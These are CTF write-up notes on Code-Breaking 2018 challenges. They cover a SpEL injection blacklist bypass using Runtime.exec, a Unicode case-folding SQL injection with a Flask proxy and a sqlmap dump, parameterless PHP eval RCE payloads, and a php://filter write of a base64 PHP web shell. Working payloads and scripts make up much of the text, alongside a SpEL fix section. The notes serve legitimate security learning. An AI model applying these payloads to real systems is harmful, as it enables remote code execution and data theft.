2. Bypassing the SpEL blacklist
Final goal: reflectively invoke a malicious method of a malicious class. Since class names and method names are filtered by the blacklist, we must bypass the blacklist through string concatenation.
# Blacklist: the regex filters [java.+lang], [Runtime], and [exec.+\(]
''.getClass().forName('java.lang.Runtime').getRuntime().exec('calc')
Goal decomposition:
**① **First obtain the java.lang.Runtime class; see [3. The SpEL RCE formula]
② Then get an instance of the java.lang.Runtime class,
③ Finally call its exec method,
3. The SpEL RCE formula
ref: https://www.cnblogs.com/poing/p/12837175.html
# Part 1: reflection starting point — obtain some class from the semantics.
T(String)
1.getClass()
''.getClass()
{}.getClass()
...

    	 # Part 2: hop to the malicious class
T(String).forName("java.lang.Runtime")
...

    								  # Part 3: obtain the malicious method. Denote it as [execMethod]
T(String).forName("java.lang.Runtime").getMethod('exec', T(String))
...
Finally, to invoke the method, we first need to instantiate the class, which is what the getRuntimeMethod.invoke(null) snippet below does
execMethod.invoke(
	getRuntimeMethod.invoke(null), 		// $1, [object] you are making a method call against
	"param"		 						// $2, [parameter] to your method call
)
Here’s the result directly: T(String).forName("java.lang.Runtime").getMethod('getRuntime').invoke(null)
To sum up, the complete reflection looks like this
T(String).forName("java.lang.Runtime").getMethod('exec', T(String)).invoke((T(String).forName("java.lang.Runtime").getMethod('getRuntime').invoke(null)), 'calc')
But don’t forget — there’s still the blacklist!

#{T(String).forName('jav'+'a.lang.Run'+'time').getMethod('ex'+'ec', T(String)).invoke((T(String).forName('jav'+'a.lang.Run'+'time').getMethod('getR'+'untime').invoke(null)), 'ls /')}
Encode it here to get a reverse shell
SpEL (Spring Expression Language)
Refer to ref: http://itmyhome.com/spring/expressions.html to learn the usage of the SpEL expression language.
- Although there are other Java expression languages to choose from, such as OGNL, MVEL, JBoss EL, etc., SpEL was created to provide the Spring community with a simple and efficient expression language, one that could be used across the entire Spring product portfolio. The language’s features should be designed based on the needs of Spring’s products.
- Although the SpEL engine serves as the foundation of expression parsing in the Spring portfolio, it depends only on the core module and can be used standalone;
- The expression language adds dynamic capabilities to the statically-typed Java language.
- [Keywords] in SpEL expressions are case-insensitive.
The following content refers to Ref: https://zhuanlan.zhihu.com/p/174786047
Exploit — during code audit
- Entry point. A global search for the following keyword suffices (actually, wouldn’t the
spelkeyword work too, lol)
org.springframework.expression.spel.standard
- Values using SpEL expressions. I.e., whether the following call exists
expression.getValue()
// demo
private String getAdvanceValue(String val) {
    ...
	ParserContext parserContext = new TemplateParserContext();
	Expression exp = parser.parseExpression(val, parserContext);
    SmallEvaluationContext evaluationContext = new SmallEvaluationContext();
    return exp.getValue(evaluationContext).toString();

}
- Key point: when no
EvaluationContextis specified,StandardEvaluationContextis used by default
Parsing
Use ** ExpressionParser** based on** ParserContext** to parse the string into an Expression; the Expression then evaluates the expression’s value according to the EvaluationContext, parsing the string into an Expression
Interfaces, templates
Represents the parser; the default implementation is the SpelExpressionParser class in the org.springframework.expression.spel.standard package, which uses the parseExpression method to convert a string expression into an Expression object. The ParserContext interface is used to define whether the string expression is a template, and the template’s start and end characters:
public interface ExpressionParser {
 Expression parseExpression(String expressionString) throws ParseException;
 Expression parseExpression(String expressionString, ParserContext context) throws ParseException;
}
@Test
public void testParserContext() {
    ExpressionParser parser = new SpelExpressionParser();
    ParserContext parserContext = new ParserContext() {
        @Override
        public boolean isTemplate() {
            return true;
        }

        @Override
        public String getExpressionPrefix() {
            return "#{";
        }

        @Override
        public String getExpressionSuffix() {
            return "}";
        }
    };
    String template = "#{'Hello '}#{'World!'}";
    Expression expression = parser.parseExpression(template, parserContext);
    System.out.println(expression.getValue());
}
What we demonstrate here is the case of using ParserContext, where a ParserContext implementation is defined: the expression is declared a template, the expression prefix is “#{”, and the suffix is “}”; the template passed into parseExpression must start with “#{” and end with “}”, such as <font style="color:#121212;">"#{'Hello '}#{'World!'}"</font>
Regex
Use “str matches regex”, e.g. “'123' matches '\d{3}'” will return true;
Annotation-style configuration
SpEL configuration based on the annotation style is also very simple: use the @Value annotation to specify SpEL expressions; this annotation can be placed on fields, methods, and method parameters.
The test Bean class is as follows, using @Value to specify the SpEL expression:
public class SpELBean {
    @Value("#{'Hello' + world}")
    private String value;
}
Class type expressions
Use “T(Type)” to represent a java.lang.Class instance; “Type” must be the fully qualified class name, except for the “java.lang” package — classes under that package can omit the package name; class type expressions also allow accessing a class’s static methods and static fields, for example:
String randomPhrase = parser.parseExpression(
        "random number is #{T(java.lang.Math).random()}",
        new TemplateParserContext()).getValue(String.class);

// evaluates to "random number is 0.7038186818312008"
Classes in the <font style="color:#121212;">java.lang</font> package can be accessed directly with “<font style="color:#121212;">T(String)</font>”; other packages require the fully qualified class name; static field access is possible, such as “<font style="color:#121212;">T(Integer).MAX_VALUE”</font>; static method access is also possible, such as “<font style="color:#121212;">T(Integer).parseInt('1')</font>”.
Class instantiation
Class instantiation likewise uses the Java keyword “new”; the class name must be fully qualified, except for types inside the java.lang package, such as String and Integer.
@Test
public void testConstructorExpression() {
    ExpressionParser parser = new SpelExpressionParser();
    String result1 = parser.parseExpression("new String('路人甲java')").getValue(String.class);
    System.out.println(result1);
    Date result2 = parser.parseExpression("new java.util.Date()").getValue(Date.class);
    System.out.println(result2);
}
Instantiation works exactly the same way as in Java; running it outputs
路人甲java
Tue Aug 03 20:22:43 CST 2020
Expression templates
Earlier we already introduced using a ParserContext interface implementation to define whether an expression is a template, along with the prefix and suffix definitions. We won’t go into more detail here; for example, the “<font style="color:#121212;">Error ${#v0} ${#v1}</font>” expression consists of the literal “<font style="color:#121212;">Error </font>”, the template expression “<font style="color:#121212;">#v0</font>”, and the template expression “<font style="color:#121212;">#v1</font>”, where v0 and v1 are custom variables that need to be defined in the context.
Fix — vulnerability fix
SimpleEvaluationContext and StandardEvaluationContext are the two EvaluationContext implementations SpEL provides
SimpleEvaluationContext (relatively safe) — exposes a subset of SpEL language features and configuration options for categories of expressions that do not need the full scope of SpEL language syntax and should be intentionally restricted.
StandardEvaluationContext (unsafe) — exposes the full set of SpEL language features and configuration options. You can use it to specify a default root object and configure every available evaluation-related strategy.
- SimpleEvaluationContext is designed to support only a subset of the SpEL language syntax. It does not include Java type references, constructors, and bean references;
- So the most direct fix is to replace StandardEvaluationContext with SimpleEvaluationContext.
Below is the example. First, the controller that parses the SpEL expression is defined; the entry point is String val
//MainController.java
package io.tricking.challenge;

import io.tricking.challenge.spel.SmallEvaluationContext;
import org.springframework.expression.Expression;
import org.springframework.expression.ExpressionParser;
import org.springframework.expression.ParserContext;
import org.springframework.expression.common.TemplateParserContext;
import org.springframework.expression.spel.standard.SpelExpressionParser;

private String getAdvanceValue(String val) {
    ...
	ParserContext parserContext = new TemplateParserContext();
	Expression exp = parser.parseExpression(val, parserContext);
    SmallEvaluationContext evaluationContext = new SmallEvaluationContext();
    return exp.getValue(evaluationContext).toString();

}
Next, let’s look at this special thing SmallEvaluationContext; its definition is as follows
//SmallEvaluationContext.java
package io.tricking.challenge.spel;

import org.springframework.expression.ConstructorResolver;
import org.springframework.expression.spel.support.StandardEvaluationContext;

import java.util.Collections;
import java.util.List;

public class SmallEvaluationContext extends StandardEvaluationContext {
    public void setConstructorResolvers(List<ConstructorResolver> constructorResolvers) { }
    public List<ConstructorResolver> getConstructorResolvers() {
        return Collections.emptyList();
    }
}
0x05 nodechr
The foreign alphineLinux repositories are very slow and need to be switched to domestic mirrors; add one line before RUN set -ex \ in the Dockerfile
RUN sed -i 's/dl-cdn.alpinelinux.org/mirrors.ustc.edu.cn/g' /etc/apk/repositories
and that switches them.
The source code is here: https://github.com/phith0n/code-breaking/blob/master/2018/nodechr/www/index.js
// login logic
async function login(ctx, next) {
    if(ctx.method == 'POST') {
        let username = safeKeyword(ctx.request.body['username'])
        let password = safeKeyword(ctx.request.body['password'])

        let jump = ctx.router.url('login')
        if (username && password) {
            let user = await ctx.db.get(`SELECT * FROM "users" WHERE "username" = '${username.toUpperCase()}' AND "password" = '${password.toUpperCase()}'`)

            if (user) {
                ctx.session.user = user

                jump = ctx.router.url('admin')
            }

        }

// filtering logic
 function safeKeyword(keyword) {
    if(isString(keyword) && !keyword.match(/(union|select|;|\-\-)/is)) {
        return keyword
    }

    return undefined
}
See it? What gets filtered is username, but what goes into the database query is username.toUpperCase() — there’s a discrepancy in between.
So the approach is obvious: use SQL injection with UNION SELECT to query the flag column in the flags table.
JS case-conversion quirks
In JavaScript there are a few special characters worth noting
For toUpperCase():
For toLowerCase():
You can leverage these special characters to bypass certain rules
The characters "ı" and "ſ" become "I" and "S" after toUpperCase processing
The character "K" becomes "k" after toLowerCase processing (this K is not K)
Note: below are their URL-encoded values
I  -->  ı  ->  %C4%B1
S  -->  ſ  ->  %C5%BF

K  ->  %E2%84%AA
Obviously, the users table has three columns, so let’s first try directly whether injection works
POST /login/ HTTP/1.1
Host: nodechr
Content-Length: 52
Origin: http://nodechr
Content-Type: application/x-www-form-urlencoded

username=-1&password=' un%C4%B1on %C5%BFelect 1,2,'3

Use a Flask forwarding script; the address is here
# encoding: utf-8
# sqli-reverse-flask.py

from flask import Flask,request,jsonify
import requests
import urllib.request
import urllib.parse


def remote_login(payload):
    '''
    Send an access request to the server
    '''

    burp0_url = "http://nodechr:80/login/"
    burp0_headers = {"Cache-Control": "max-age=0", "Upgrade-Insecure-Requests": "1", "Origin": "http://nodechr", "Content-Type": "application/x-www-form-urlencoded", "User-Agent": "Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.80 es360messenger/6.6.5-600677 Safari/537.36 Safari/537.36", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9", "Referer": "http://nodechr/login/", "Accept-Encoding": "gzip, deflate", "Accept-Language": "zh-CN,zh;q=0.9", "Connection": "close"}
    payload = "1'or %s or'" % payload
    burp0_data = {"username": "admin", "password": payload}
    resp = requests.post(burp0_url, headers=burp0_headers, data=burp0_data)
		return resp.text

app = Flask(__name__)
@app.route('/')
def login():
    payload =  request.args.get("id")
    # I  -->  ı  ->  %C4%B1
    # S  -->  ſ  ->  %C5%BF

    payload = payload.lower()
    payload = payload.replace("i", "ı")
    payload = payload.replace("s", "ſ")

    print(payload)
    response = remote_login(payload)
    return response

if __name__ == '__main__':
    app.run()

python sqlmap.py -u http://127.0.0.1:5000/?id=1 --dbs --hex -D SQLite_masterdb -T flags -C flag --dump --batch
Successfully got results!
Actually, it’s not that complicated at all,

Lastly, borrowing a result from kingkk
K ---- k
ß(223) ---- SS
ı(305) ---- I
ſ(383) ---- S
ff(64256) ---- FF
fi(64257) ---- FI
fl(64258) ---- FL
ffi(64259) ---- FFI
ffl(64260) ---- FFL
ſt(64261) ---- ST
st(64262) ---- ST
0x04 phplimit
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
} else {
    show_source(__FILE__);
}
First, clarify the meaning of this regex
- [^\W]+
- \W represents characters not in the [^a-zA-Z0-9_] range
- ^ negates the set, i.e. characters within the [a-zA-Z0-9_] range
- ((?R)?)
- Refer to https://www.rexegg.com/regex-recursion.html; it means recursive matching
In other words: apart from the trailing semicolon, only nested function calls are allowed in the parameter, and no arguments are allowed inside the functions => parameterless RCE

Parameterless RCE
0x01 Using Cookies
session_id() can be used to get/set the current session ID.
So we can use this function to grab the phpsessionid from the cookie, and this value is under our control.
But it has a restriction:
The file session manager only allows the following characters in session IDs: a-z A-Z 0-9 , (comma) and - (minus)
That’s fine — we only need digits and letters, because we can convert our parameter into hexadecimal, pass it in, and then convert it back with the hex2bin() function.
So the payload can be: code=eval(hex2bin(session_id()));
But session_id requires the session to be started before it can be used, so we must first use session_start.
Final payload: eval(hex2bin(session_id(session_start())));
Set PHPSESSID in the HTTP header to the hex of the code you want executed
GET /?code=eval(hex2bin(session_id(session_start()))); HTTP/1.1
Host: localhost
Cookie: PHPSESSID=706870696e666f28293b
0x02 get_defined_vars
get_defined_vars
The get_defined_vars() function returns an array of all defined variables.
Version requirements: PHP 4 >= 4.0.4, PHP 5, PHP 7
Let’s run var_dump(get_defined_vars()); to take a look
array(4) {
["GET"]=> array(1)	{ ["code"]=> string(29) "var_dump(get_defined_vars());" }
["POST"]=> array(0) { }
["COOKIE"]=> array(0) { }
["FILES"]=> array(0) { }
	}
Next we need to access the array; refer to Analysis of PHP built-in functions: current(), next(), prev(), reset(), end()
Finally, use current then next in turn to get the value of $_GET[‘2’], bringing the command-execution argument out of band, thereby achieving RCE
# scan dir
http://127.0.0.1/?code=eval(next(current(get_defined_vars())));&1=eval($_GET[%272%27]);&2=var_dump(scandir(%27../%27));

# readflag
http://127.0.0.1/?code=eval(next(current(get_defined_vars())));&1=eval($_GET[%272%27]);&2=var_dump(readfile(%27../flag_phpbyp4ss%27));

0x03 getallheader (apache)
getallheader
(PHP 4, PHP 5, PHP 7, PHP 8)
getallheaders — Fetch all HTTP request headers
getallheaders ( ) : array
Fetches all request headers of the current request.
This function is an alias of apache_request_headers(). Please read the apache_request_headers() documentation for more information.
It only works on Apache; this challenge is an nginx environment
Fatal error: Call to undefined function getallheaders() in /var/www/html/index.php(3) : eval()'d code on line 1
0x03 phpmagic
<?php
if(isset($_GET['read-source'])) {
    exit(show_source(__FILE__));
}

define('DATA_DIR', dirname(__FILE__) . '/data/' . md5($_SERVER['REMOTE_ADDR']));

if(!is_dir(DATA_DIR)) {
    mkdir(DATA_DIR, 0755, true);
}
chdir(DATA_DIR);

$domain = isset($_POST['domain']) ? $_POST['domain'] : '';
$log_name = isset($_POST['log']) ? $_POST['log'] : date('-Y-m-d');

if(!empty($_POST) && $domain):
	$command = sprintf("dig -t A -q %s", escapeshellarg($domain));
	$output = shell_exec($command);
	$output = htmlspecialchars($output, ENT_HTML401 | ENT_QUOTES);
	$log_name = $_SERVER['SERVER_NAME'] . $log_name;
  if(!in_array(pathinfo($log_name, PATHINFO_EXTENSION), ['php', 'php3', 'php4', 'php5', 'phtml', 'pht'], true)) {
  	file_put_contents($log_name, $output);
	}

   echo $output;
           endif; ?>
Tricks
- The
digaddress, in the command’s output, contains the input value (now you get what partially controllable means?).- The
digaddress has a length limit (<64).
- The
- In
file_put_contents, you can use thephp://pseudo-protocol in the first argument to achieve base64 decoding.- Appending
/.after the suffix makes<font style="color:#333333;">pathinfo</font>unable to get the extension, so the write into.phpproceeds normally. $_SERVER['SERVER_NAME'](SERVERNAME) can be forged; it’s the value of theHOSTin the HTTP request.- To construct
php://, first control$_SERVER['SERVER_NAME']to bePHP, then pass://in log_name, thereby concatenatingphp://
- Appending
://filter/write=convert.base64-decode/resource=0.php/.
- The decoding of
<font style="color:#333333;">base64</font>starts from recognizable characters, in groups of 4 bytes, and won’t stop when errors are encountered midway

Therefore, first construct the base64 payload
?─#echo '<?php eval($_POST['cmd']);   ?>' |base64
PD9waHAgZXZhbCgkX1BPU1RbY21kXSk7ICAgPz4K

